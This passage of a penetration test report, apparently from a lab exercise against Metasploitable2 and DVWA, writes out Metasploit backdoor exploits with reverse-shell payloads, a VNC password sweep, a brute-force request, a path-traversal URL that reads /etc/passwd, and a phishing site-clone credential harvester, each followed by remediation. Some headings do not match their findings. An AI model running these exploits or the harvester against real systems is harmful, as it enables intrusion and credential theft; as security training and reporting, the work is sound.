[+] 192.168.56.111:21 - Backdoor service has been spawned, handling...
[+] 192.168.56.111:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (0.0.0.0:0 -> 192.168.56.111:6200) at 2021-05-11 13:44:38 +0530

id
uid=0(root) gid=0(root)
whoami
root
```


Remediation Because the vsftpd version 2.3.4 contains a backdoor, the only method to reduce this risk is to upgrade to the most recent vsftpd version.

4. Open Root Bind Shell – **CRITICAL**


Host - Metasploitable2 (192.168.56.111)

Observation & Risk


To connect to the internet, the unreal ircd service utilizes port 6667. The most recent version of the service is 3.2.8.1. In this version of the service, a backdoor has been built, and attackers who interact with it by listing previous security concerns may be able to further exploit it. The Metasploit module may be used to directly exploit this service. The initial step in employing irc backdoors is to determine the remote host's IP address. After then, the payload to be executed on the remote machine must be given. A shell is opened with the payload cmd/unix/reverse, and the attacker's IP address may be obtained.




```
msf6 > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > options
```



```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 192.168.56.113
LHOST => 192.168.56.113
```



```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set PAYLOAD payload/cmd/unix/reverse
PAYLOAD => cmd/unix/reverse
```



```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit

[*] Started reverse TCP double handler on 192.168.56.113:4444
[*] 192.168.56.111:6667 - Connected to 192.168.56.111:6667...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.56.111:6667 - Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo ZKNf4vzfdjQGSMdz;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "ZKNf4vzfdjQGSMdz\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.56.113:4444 -> 192.168.56.111:33788) at 2021-05-11 14:53:16 +0530

which python
/usr/bin/python
python -c 'import pty;pty.spawn("/bin/bash")'
root@metasploitable:/etc/unreal# whoami
whoami
root
root@metasploitable:/etc/unreal#
```


Remediation - Due to the fact that the backdoor has root-level access. Consequently, either this service's current version be upgraded, or the port should be shut down.

5. Weak Password on VNC Server – **CRITICAL**


Host - Metasploitable2 (192.168.56.111)
In the Metasploitable host, a VNC server running on port 5900 was detected by the scans
The VNC server password is well known and can be found in most password dictionaries.
It was able to connect to the server and obtain a root shell using the password.

Observation & Risk

In the Metasploitable host, a VNC server running on port 5900 was detected by the scans



```
msf6 auxiliary(scanner/vnc/vnc_login) > set RHOSTS 192.168.56.111
RHOSTS => 192.168.56.111
msf6 auxiliary(scanner/vnc/vnc_login) > set USERNAME root
USERNAME => root
msf6 auxiliary(scanner/vnc/vnc_login) > run

[*] 192.168.56.111:5900   - 192.168.56.111:5900 - Starting VNC login sweep
[!] 192.168.56.111:5900   - No active DB -- Credential data will not be saved!
[+] 192.168.56.111:5900   - 192.168.56.111:5900 - Login Successful: :password
[*] 192.168.56.111:5900   - Scanned 1 of 1 hosts (100% complete)
```



```
┌──(root💀kali)-[~]
└─# vncviewer 192.168.56.111
Connected to RFB server, using protocol version 3.3
Performing standard VNC authentication
Password:
Authentication successful
Desktop name "root's X desktop (metasploitable:0)"
VNC server default format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor.  Pixel format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
```


```
root@metasploitable:/# whoami
root
root@metasploitable:/#
```

The VNC server password is well known and can be found in most password dictionaries.
Remediation - Change password for VNC server.

6. Brute Force Attack (BurpSuite) – **Medium**
Host - Metasploitable2 (192.168.56.111)

Observation & Risk

Findings were made via a brute force attack against Burpsuite.




Vulnerability: Brute Force

Login

Username: admin

Password: •••••




Vulnerability: Brute Force

Login

Username:

Password:

Welcome to the password protected area admin



Filter: Showing all items

Request ▲	Payload1	Payload2	Status	Error	Timeout	Length	Comment
10	sys	admin	200	□	□	4882	
11	wampp	admin	200	□	□	4882	
12	newuser	admin	200	□	□	4882	
13	xampp-dav-unsecure	admin	200	□	□	4882	
14	vagrant	admin	200	□	□	4882	
15	admin	password	200	□	□	4948	
16	manager	password	200	□	□	4882	
17	root	password	200	□	□	4882	
18	cisco	password	200	□	□	4882	
19	apc	password	200	□	□	4882	
20	pass	password	200	□	□	4882	
21	security	password	200	□	□	4882	
22	user	password	200	□	□	4882	

```
GET /dvwa/vulnerabilities/brute/?username=admin&password=password&Login=Login HTTP/1.1
Host: 192.168.56.111
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
```


Remediation - Use two-factor authentication to prevent unauthorized access to your account.
After many unsuccessful login attempts, initiate account lockout.
Attackers will have a tougher time getting into the system if the default ports have been changed.

7. File Inclusion – **Medium**

Host - Metasploitable2 (192.168.56.111)

Observation & Risk

Entering "http://192.168.80.134/dvwa/vulnerabilities/fi/?page=../../../../../../etc/passwd" in the browser's address bar is an option. As the name implies, this is an iterative directory traverse. The number of '../' depends on the destination webserver's settings and location. Finally, the password data will be shown in its entirety.



```
oot:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/bin/sh bin:x:2:2:bin:/bin:/bin/sh sys:x:3:3:sys:/dev:/bin/sh sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/bin/sh
nan:x:6:12:man:/var/cache/man:/bin/sh lp:x:7:7:lp:/var/spool/lpd:/bin/sh mail:x:8:8:mail:/var/mail:/bin/sh news:x:9:9:news:/var/spool/news:/bin/sh uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
roxy:x:13:13:proxy:/bin:/bin/sh www-data:x:33:33:www-data:/var/www:/bin/sh backup:x:34:34:backup:/var/backups:/bin/sh list:x:38:38:Mailing List Manager:/var/list:/bin/sh irc:x:39:39:ircd:/var
run/ircd:/bin/sh gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh nobody:x:65534:65534:nobody:/nonexistent:/bin/sh libuuid:x:100:101::/var/lib/libuuid:/bin/sh
hcp:x:101:102::/nonexistent:/bin/false syslog:x:102:103::/home/syslog:/bin/false klog:x:103:104::/home/klog:/bin/false sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
nsfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash bind:x:105:113::/var/cache/bind:/bin/false postfix:x:106:115::/var/spool/postfix:/bin/false ftp:x:107:65534::/home/ftp:/bin/false
ostgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
istccd:x:111:65534::/:/bin/false user:x:1001:1001:just a user,111,,:/home/user:/bin/bash service:x:1002:1002:,,,:/home/service:/bin/bash telnetd:x:112:120::/nonexistent:/bin/false
roftpd:x:113:65534::/var/run/proftpd:/bin/false statd:x:114:65534::/var/lib/nfs:/bin/false
Narning: Cannot modify header information - headers already sent by (output started at /etc/passwd:12) in /var/www/dvwa/dvwa/includes/dvwaPage.inc.php on line 324

Narning: Cannot modify header information - headers already sent by (output started at /etc/passwd:12) in /var/www/dvwa/dvwa/includes/dvwaPage.inc.php on line 325

Narning: Cannot modify header information - headers already sent by (output started at /etc/passwd:12) in /var/www/dvwa/dvwa/includes/dvwaPage.inc.php on line 326
```


Remediation - Avoid allowing file paths to be added directly if at all feasible. Consider using an index variable to pick from a restricted hard-coded path list. The API should only be accessible from a certain directory and its subdirectories. This prevents directory traversal attacks from taking place.

8. Credential Harvester Attack (SET)– **Medium**


Host - Metasploitable2 (192.168.56.111)

Observation & Risk


Use the SET tool set to conduct a social engineering assault. Attacking a website using a site clone is the next step. It is then projected that the user would utilize the cloned log in page instead of the real log in accessible by creating a clone site dedicated to the DVWA login.




```
Select from the menu:

  1) Spear-Phishing Attack Vectors
  2) Website Attack Vectors
  3) Infectious Media Generator
  4) Create a Payload and Listener
  5) Mass Mailer Attack
  6) Arduino-Based Attack Vector
  7) Wireless Access Point Attack Vect
  8) QRCode Generator Attack Vector
  9) Powershell Attack Vectors
 10) Third Party Modules

 99) Return back to the main menu.
```




```
  1) Java Applet Attack Method
  2) Metasploit Browser Exploit Method
  3) Credential Harvester Attack Method
  4) Tabnabbing Attack Method
  5) Web Jacking Attack Method
  6) Multi-Attack Web Method
  7) HTA Attack Method
```




```
1) Web Templates
2) Site Cloner
3) Custom Import
```



```
set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report

-------------------------------------------------------------------------------
--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ---

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesns't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perpective, it will not work. This isn't a SET issue
this is how networking works.
```



```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.30.7]:192.168.30.7
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:http://192.168.30.6/dvwa/login.php

[*] Cloning the website: http://192.168.30.6/dvwa/login.php
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a
 website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```



Not secure | 192.168.30.7
ick access, place your bookmarks here on the bookmarks bar. Import bookmarks now...
DVWA
Login

Username

admin

Password

••••••••



```
192.168.30.2 - - [12/May/2021 00:56:27] "GET / HTTP/1.1" 200 -
192.168.30.2 - - [12/May/2021 00:56:27] "GET /favicon.ico HTTP/1.1" 404 -
192.168.30.2 - - [12/May/2021 00:56:45] "GET / HTTP/1.1" 200 -
192.168.30.2 - - [12/May/2021 00:56:45] "GET /favicon.ico HTTP/1.1" 404 -
[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: username=admin
POSSIBLE PASSWORD FIELD FOUND: password=password
POSSIBLE USERNAME FIELD FOUND: Login=Login
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.


192.168.30.2 - - [12/May/2021 00:56:54] "POST /index.html HTTP/1.1" 302 -
```


Remediation - Organize educational workshops for workers.
Keep a tight rein on the use of passwords.

9. Cleartext Protocols Are Used – **Medium**

Host - Metasploitable2 (192.168.56.111)

Observation & Risk

Cleartext protocols like telnet, ftp and http are often used. An attacker may also intercept and sniff unencrypted communication if they have access to the LAN.



Protocol	Port(s)
Telnet	23
FTP	21, 2121
HTTP	80, 8180
Rexecd	512
Rlogind	513
AJP13	8009

Remediation - Removing the bindshell The Incident Response Plan should be activated if this is not permitted or anticipated.

Conclusion

This document highlights the inadequacies of the target scope domains as well as the most important recommendations. Vulnerabilities are classified into severity categories ranging from critical to high, medium to low, and informational. Additionally, during the exploitation phase, demonstrate the possible assaults that the adversary may employ. An attacker would seek to get access to the Domain Controllers in order to make network traversal easier and to put the systems at even greater risk of being compromised. In order to discover possible hazards, it is required to see the computer from the standpoint of an attacker.

Consider your computer to be a black box that collects data both passively and aggressively, depending on your preferences.
Despite the fact that I've used automated scanners, their effectiveness should not be the primary consideration when deciding which concerns to investigate and which to ignore. As a result, these tests are less reliable than objective testing since the results may be erroneous and the procedure may be tainted by the results. It is critical to keep the system and network configurations up to date in order for the system and network to function successfully.

Risk Rating

In the wake of the penetration test, Wayne Industries faces a significant amount of risk, which has been classified as Critical. The threat environment, on the other hand, will continue to grow as new vulnerabilities are found and economically and publically exploited.